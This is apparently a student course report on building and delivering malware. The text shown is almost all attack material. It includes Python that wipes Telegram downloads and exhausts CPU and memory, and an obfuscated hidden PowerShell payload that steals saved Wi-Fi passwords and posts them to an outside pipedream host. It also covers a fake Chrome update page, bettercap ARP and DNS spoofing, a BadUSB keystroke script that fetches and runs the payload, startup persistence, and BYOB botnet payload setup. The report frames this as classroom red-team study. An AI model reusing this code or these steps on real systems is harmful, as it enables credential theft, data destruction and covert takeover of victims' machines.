INSTITUTE OF TECHNOLOGY OF CAMBODIA

Submission Report

PROJECT :

Malicious Code and Solution Implementation

WEEK ENDING :

27-Jul-2025

ACCOMPLISHMENT :

“ 2 Delivery Techniques ”	☑
“ 2 Anti-Delivery Techniques ”	☑
“ 2 Execution Techniques ”	☑
“ 2 Anti-Execution Techniques ”	☑
“ 2 Spreading Techniques ”	☑
“ 2 Anti-Spreading Techniques ”	☑

MEMBERS :

DY Daly
CHHENG Rayuth
POK Tepoutene
SOKHA Ordom
THUON Meanveasna
VAN Sotheany

LECTURER :

Mr. PICH REATREY

Table of Content

I. Introduction

In recent years, the technology landscape has been the major focus from every industry and businesses. Innovation introduces new learning through statistics analysis and shared culture between programming languages such as Rust, Go, JavaScript, and Python with ease of implementation along with new technology that imitates reality virtually. This also means that malicious intent can also be easier to exploit through vulnerability shown through human and technology in recent Bybit hack, Lumma Stealer, and SocGholish. In order to build a foreground in these technologies, we must understand the purpose from both offensive and defensive standpoint. In this project, we implement malicious techniques related to delivery, execution, and spreading along with its countermeasures.

II. Malicious code

- Delete telegram content
- Occupying CPU and memory
- Dump wifi records in file

A. Delete Telegram Content

```
dnld = os.path.join(os.environ['USERPROFILE'], 'Downloads') #
download path for part of stuff

def deltato():
    telegram = os.path.join(dnld, 'Telegram Desktop')
    if os.path.isdir(telegram):
        for entry in os.listdir(telegram):
            path = os.path.join(telegram, entry)
            try:
                if os.path.isfile(path) or os.path.islink(path):
                    os.remove(path)
                elif os.path.isdir(path):
                    shutil.rmtree(path)
            except Exception as e:
                pass
```

B. Stress CPU and Memory

```
def stress_cpu_and_memory(load=0.4):
    memory_holder = []

    def cpu_stress():
        cycle = 0.1
        while True:
            start = time.time()
            while time.time() - start < cycle * load:
                pass
            time.sleep(cycle * (1 - load))

    import threading
    threading.Thread(target=cpu_stress, daemon=True).start()

    try:
        while True:
            memory_holder.append("A" * 60_000_000)
            time.sleep(0.01)
    except MemoryError:
        print("MemoryError: System ran out of allocatable
memory!")
# technically this also consume resources
TODO_HASHES = {
    "356A192B7913B04C54574D18C28D46E6395428AB",
    "BF5FC3DEAE42DC9821B1DFC6907C12F985C8008B",
    "BBB420BD2004EDCED3B47FF03E3221EC41BA6443",
    "F6BA7EFE9649CC8D3E3AD151778506902DE379DC",
    "CBA8BD2BB225EAE664D378F93D016D298DBBF725"
}
chkp = os.path.join(os.environ['TEMP'], '0x2') # place that
store output of hash
# related to the new hash stuff, similar, based occupy cpu
def save_checkpoint(filename, current_iteration, cracked,
remaining):
    checkpoint_data = {
        "last_iteration": current_iteration,
        "cracked_passwords": cracked,
```

```
        "remaining_targets": list(remaining)
    }
    with open(filename, 'w') as f:
        json.dump(checkpoint_data, f, indent=4)

def load_checkpoint(filename):
    if os.path.exists(filename):
        with open(filename, 'r') as f:
            checkpoint_data = json.load(f)
        return (
            checkpoint_data.get("last_iteration", 0),
            checkpoint_data.get("cracked_passwords", {}),
            set(checkpoint_data.get("remaining_targets", []))
        )
    return 0, {}, set()

def calashto(input):
    return hashlib.sha1(input.encode()).hexdigest().upper()

"""
Iterates through numbers (as strings) from 0 up to 10 digits,
calculates their SHA1 hash, and checks if they match any
target hashes.
Logs progress every 30 seconds and collects cracked passwords.
"""
def hashato(todo_hash, checkpoint="here.json"):
    cracked_passwords = {}
    attempts = 0
    max_digits = 10

    initial_iteration, loaded_cracked_passwords,
loaded_remaining_targets = load_checkpoint(checkpoint)

    start_iteration = initial_iteration
    cracked_passwords.update(loaded_cracked_passwords) # Add
loaded cracked passwords

    # Use either the loaded remaining targets, or the initial
todo_hash if no checkpoint
```

```
    if loaded_remaining_targets:
        remaining_targets = loaded_remaining_targets
    else:
        remaining_targets = set(todo_hash)

    total_targets = len(todo_hash) # Keep track of the
original total for progress display

    # Iterate through numbers from 0 up to 10^max_digits - 1
    # This covers numbers from 0 (1 digit) to 9,999,999,999
(10 digits)
    for i in range(start_iteration, 10**max_digits):
        attempts += 1
        current_password_candidate = str(i)

        current_hash = calashto(current_password_candidate)

        # Check if the calculated hash matches any of the
remaining target hashes
        if current_hash in remaining_targets:
            cracked_passwords[current_hash] =
current_password_candidate
            # Remove the cracked hash from the set of
remaining targets
            remaining_targets.remove(current_hash)
            # If all target hashes are cracked, exit the loop
            if not remaining_targets:
                break

        if attempts % 10000000 == 0:
            save_checkpoint(checkpoint, i, cracked_passwords,
remaining_targets)

    save_checkpoint(checkpoint, i, cracked_passwords,
remaining_targets)
```

C. Taking Wifi Records

```
def batato():
    potato_dir = os.path.join(dnld, 'Potato') # folder name
    os.makedirs(potato_dir, exist_ok=True)
    potato_load =
'''[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fr
omBase64String('JGY9JGVudjp0ZW1wOyBuZXRzaCB3bCBlIHAgaz1jbGVhci
BmPSRmO2NkICRmO2djaSAqLnhtbHwle1t4bWxdJHg9Y2F0ICRfLmZ1bGxuYW1l
OyRzPSR4LndsYW5wcm9maWxlLm5hbWU7JHA9JHgud2xhbnByb2ZpbGUubXNtLn
NlY3VyaXR5LnNoYXJlZGtleS5rZXltYXRlcmlhbDsiJHtzfTokcCJ9fG91dC1m
aWxlICRmLzB4MTtpd3IgLXVyaSBodHRwczovL2VveTgwNXhoa2drdjVydS5tLn
BpcGVkcmVhbS5uZXQgLW1ldGggUG9zdCAtaW5maWxlICRmLzB4MTtpd3IgLXVy
aSBodHRwczovL2VveTgwNXhoa2drdjVydS5tLnBpcGVkcmVhbS5uZXQgLW1ldG
ggUG9zdCAtaW5maWxlICRmLzB4Mjs=')) | iex''' # payload scrub
wifi
    bat_script = f"""@echo off
powershell -w h -NoP -NonI -command "{potato_load}"
""" # tell powershell to run the command
    bat_file_path = os.path.join(potato_dir,
"chrome-helper.bat") # create bat script
    with open(bat_file_path, "w", encoding='utf-8') as f:
        f.write(bat_script) # write in
```

III. Simulated Chrome Update Page

The simulated Chrome Update Page serves as the primary social engineering vector in this red team operation. The objective is to copy a legitimate chrome update site and trick users into downloading a malicious zip file, which secretly contains malware.

A. Web Design and Implementation
   The fake site was designed to closely look like the official google chrome update page using basic html and css. Key UI elements include:


+ Google Chrome branding (logo, font, colors)
+ A fake download latest update button.
+ Text encourages users to stay secure with the latest version.


To minimize suspicion, the page is static and visually clean. It contains a hyperlink or a button that triggers the download of `chrome-setup.zip.`

```
<script>
    window.onload = () => {
      const bar = document.querySelector('.bar');
      let progress = 0;
      const interval = setInterval(() => {
        progress += Math.random() * 15;
        bar.style.width = Math.min(progress, 100) + "%";
        if (progress >= 100) {
          clearInterval(interval);
          showFallback();
        }
      }, 300);

      const a = document.createElement('a');
      a.href = 'chrome-setup.zip';
      a.download = 'chrome-setup.zip';
      document.body.appendChild(a);
      a.click();
    };
```

B. Hosting on Github Pages

The entire site was hosted using **github pages**. This method provides a publicly accessible, HTTPS-secured URL, which adds more credibility to the fake site and bypasses many browser warnings that local HTTP servers would trigger.





IV. Delivery Technique

A. Network

For the delivery technique, we perform DNS spoofing as well as ARP spoofing, using bettercap from Kali Linux (Attacker) to Window (Victim) and below is the method:

From Kali Linux:

- **sudo bettercap**: this is to open bettercap
- **net.probe on**: This is to find all the IP of devices connect in the same wifi
- **net.show**: This is to show the table below

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.1.9	00:0c:29:a9:3b:4f	eth0	VMware, Inc.	0 B	0 B	02:56:17
192.168.1.1	24:7e:51:f9:f8:34	gateway	zte corporation	0 B	0 B	02:56:17
192.168.1.2	c0:4a:00:c5:3a:43		TP-LINK TECHNOLOGIES CO.,LTD.	0 B	184 B	02:56:25
192.168.1.3	72:5c:e9:07:4e:a6			140 B	184 B	**02:56:32**
192.168.1.5	e4:24:6c:30:fa:6d		Zhejiang Dahua Technology Co., Ltd.	240 B	184 B	**02:56:32**
192.168.1.7	00:d4:9e:5b:74:c1		Intel Corporate	0 B	184 B	02:56:25
192.168.1.11	00:50:56:22:c4:dc	DESKTOP-9MDV4N5	VMware, Inc.	2.2 kB	8.3 kB	**02:56:32**

From above, we choose the target ip to be 192.168.1.11 which in this case is Window VM for testing.

```
192.168.1.0/24 > 192.168.1.9 » set arp.spoof.targets 192.168.1.11
192.168.1.0/24 > 192.168.1.9 » arp.spoof on
```

```
192.168.1.0/24 > 192.168.1.9 » set arp.spoof.targets 192.168.1.11
192.168.1.0/24 > 192.168.1.9 » arp.spoof on
192.168.1.0/24 > 192.168.1.9 » [02:57:52] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.9 »
```


Once we set the target and turn the arp spoof on then we get the message that the action is started and there is 1 target which is the Window VM.

```
192.168.1.0/24 > 192.168.1.9 » set dns.spoof.domains chromeupdate.com
192.168.1.0/24 > 192.168.1.9 » dns.spoof on
[03:02:12] [sys.log] [inf] dns.spoof chromeupdate.com → 192.168.1.9
```


Lastly, we target the domain chromeupdate.com (It can be another domain too) then we turn on the dns spoof and we see the result that now the domain chromeupdate.com will point to our attacker ip (192.168.1.9) instead.

From the above, DNS and ARP spoofing, we go back to how our website works. Below is the html file that we made inside has the function of auto-downloading the files and we use the command line below to temporarily host the website. Noted: the zip file and html needed to be in the same directory.

- **python3 -m http.server 80**



Once the target accesses the chromeupdate.com that we spoof, the above webpage will appear and the ChromeUpdate.zip will be installed like below.




We use zip in this case because the exe was blocked (Though, in this case, it is social engineering so exe will work if the victim run it themselves and above, the victim still need to extract it)

B. Human Interface Device Attacks

In addition to physical delivery, we perform physical keystroke injection through Microcontroller. Using a tool configured with PlatformIO, we create what is known as BadUSB that could be configured in close remote distance to deliver keystrokes and download malicious scripts.

Step1: Get the correct device


- Microcontroller that could act as Human Interface Device



+ Esp32 s2:

Step2: Correct firmware

- firmware emulator such as Super Wifi Duck or WUD-Ducky




Step3: Correct usage

- Learn the rubber ducky script in USB Rubber Ducky Payload by Hak5 align with firmware documentation

```
DELAY 1000
DEFAULTDELAY 500
GUI r
ENTER
STRING powershell -w hidden -NoP -NonI -c "iwr -uri
https://qut-code.github.io/chrome-update-sim/ChromeUpdate.zip -o
ChromeUpdate.zip;expand-archive -path .\ChromeUpdate.zip -d
.\Downloads\Chrome"
```

V. Auto-Execution Technique



Once you extract and run the executable file, it will appear in the start up folder where now, everytimes, the victim restarts or powers on their window, the malicious code will run.

A. HID Attacks

As we know the script, we can utilize keystrokes to create a payload in a shell such as powershell into executing script at a certain place continuing after delivery.

```
…
powershell -w hidden -NoP -NonI -Exec Bypass -c "&
'$env:userprofile/Downloads/Chrome/chrome.exe"
ALT y
ENTER
```

VI. Spreading Technique

1. Botnet

By using BYOB (Build Your Own Botnet) open-source framework, we can generate payloads, manage bots remotely, and test real-time command execution.

- Environment Setup & Configuration

  We set up BYOB on Kali Linux VMWare, using the following step:

  - Cloned the BYOB repository


    git clone https://github.com/malwaredllc/byob.git

```
└─$ git clone https://github.com/malwaredllc/byob
Cloning into 'byob'...
remote: Enumerating objects: 6570, done.
remote: Counting objects: 100% (1345/1345), done.
remote: Compressing objects: 100% (174/174), done.
remote: Total 6570 (delta 1218), reused 1171 (delta 1171), pack-reused 5225 (from 1)
Receiving objects: 100% (6570/6570), 38.58 MiB | 1.56 MiB/s, done.
Resolving deltas: 100% (3012/3012), done.
Updating files: 100% (2313/2313), done.
```

  - Created a Python virtual environment to isolate dependencies:
    - *cd byob/web-gui*
    - *python3 -m venv venv*
    - *source venv/bin/activate*
  - Launched the Web GUI and C2 server

```
    Found existing installation: requests 2.20.0
    Uninstalling requests-2.20.0:
      Successfully uninstalled requests-2.20.0
Successfully installed charset_normalizer-3.4.2 requests-2.32.4 urllib3-2.5.0

┌──(venv)─(kali㉿kali)-[~/byob/web-gui]
└─$ python3 run.py
 * Serving Flask app 'buildyourownbotnet' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
WARNING:werkzeug: * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
INFO:werkzeug: * Running on http://192.168.136.128:5000/ (Press CTRL+C to quit)
```

we accessed the dashboard at that URL provided with out ip address:



This dashboard serves as the control center for the attacker to manage bots, generate payloads, and issue commands to infected machines.

❖ Payload Generation in BYOB

The payload is configured to connect back to our Kali-based C2 server after the target executes it.

Payload format:


- Python script (.py): for manual execution or integration
- Executable (.exe): a standalone 32-bit Windows binary for easier delivery to Windows systems

The IP address of the C2 server in the payload is encoded, so we need to replace the default IP with our own attacker machine's IP address.


- Generated Payload:

```
# BYOB Payload starts AFTER your code finishes its logic
import zlib, base64, marshal, sys, urllib

if sys.version_info[0] > 2:
    from urllib import request
urlopen = urllib.request.urlopen if sys.version_info[0] > 2 else urllib.urlopen

exec(eval(marshal.loads(zlib.decompress(base64.b64decode(
    b'eJwrtWZgYCgtyskvSM3TUM8oKSmw0tc3MjDWszTVM7S01DM2tTI0NrbQ1y8uSUxPLSrWz0jy1CuoVNfUK0pNTNHQBAA/oxIZ'
)))))

```


- Open payload script and editing



- Open the given URL and replace it with our IP address



- Open the the URL again with our IP



We will see the default IP address, then replace it with our IP


```
2349
2350 if __name__ == '__main__':
2351     _payload = Payload(host='192.168.136.128', port='1337', gui='1', owner='Veasna')
2352     _payload.run()
2353
```

- Setup and transfer to victim


  On Target machine (window 8)

  Using share folder to download and run to file manually to get the initial bot in the botnet (zero patient)

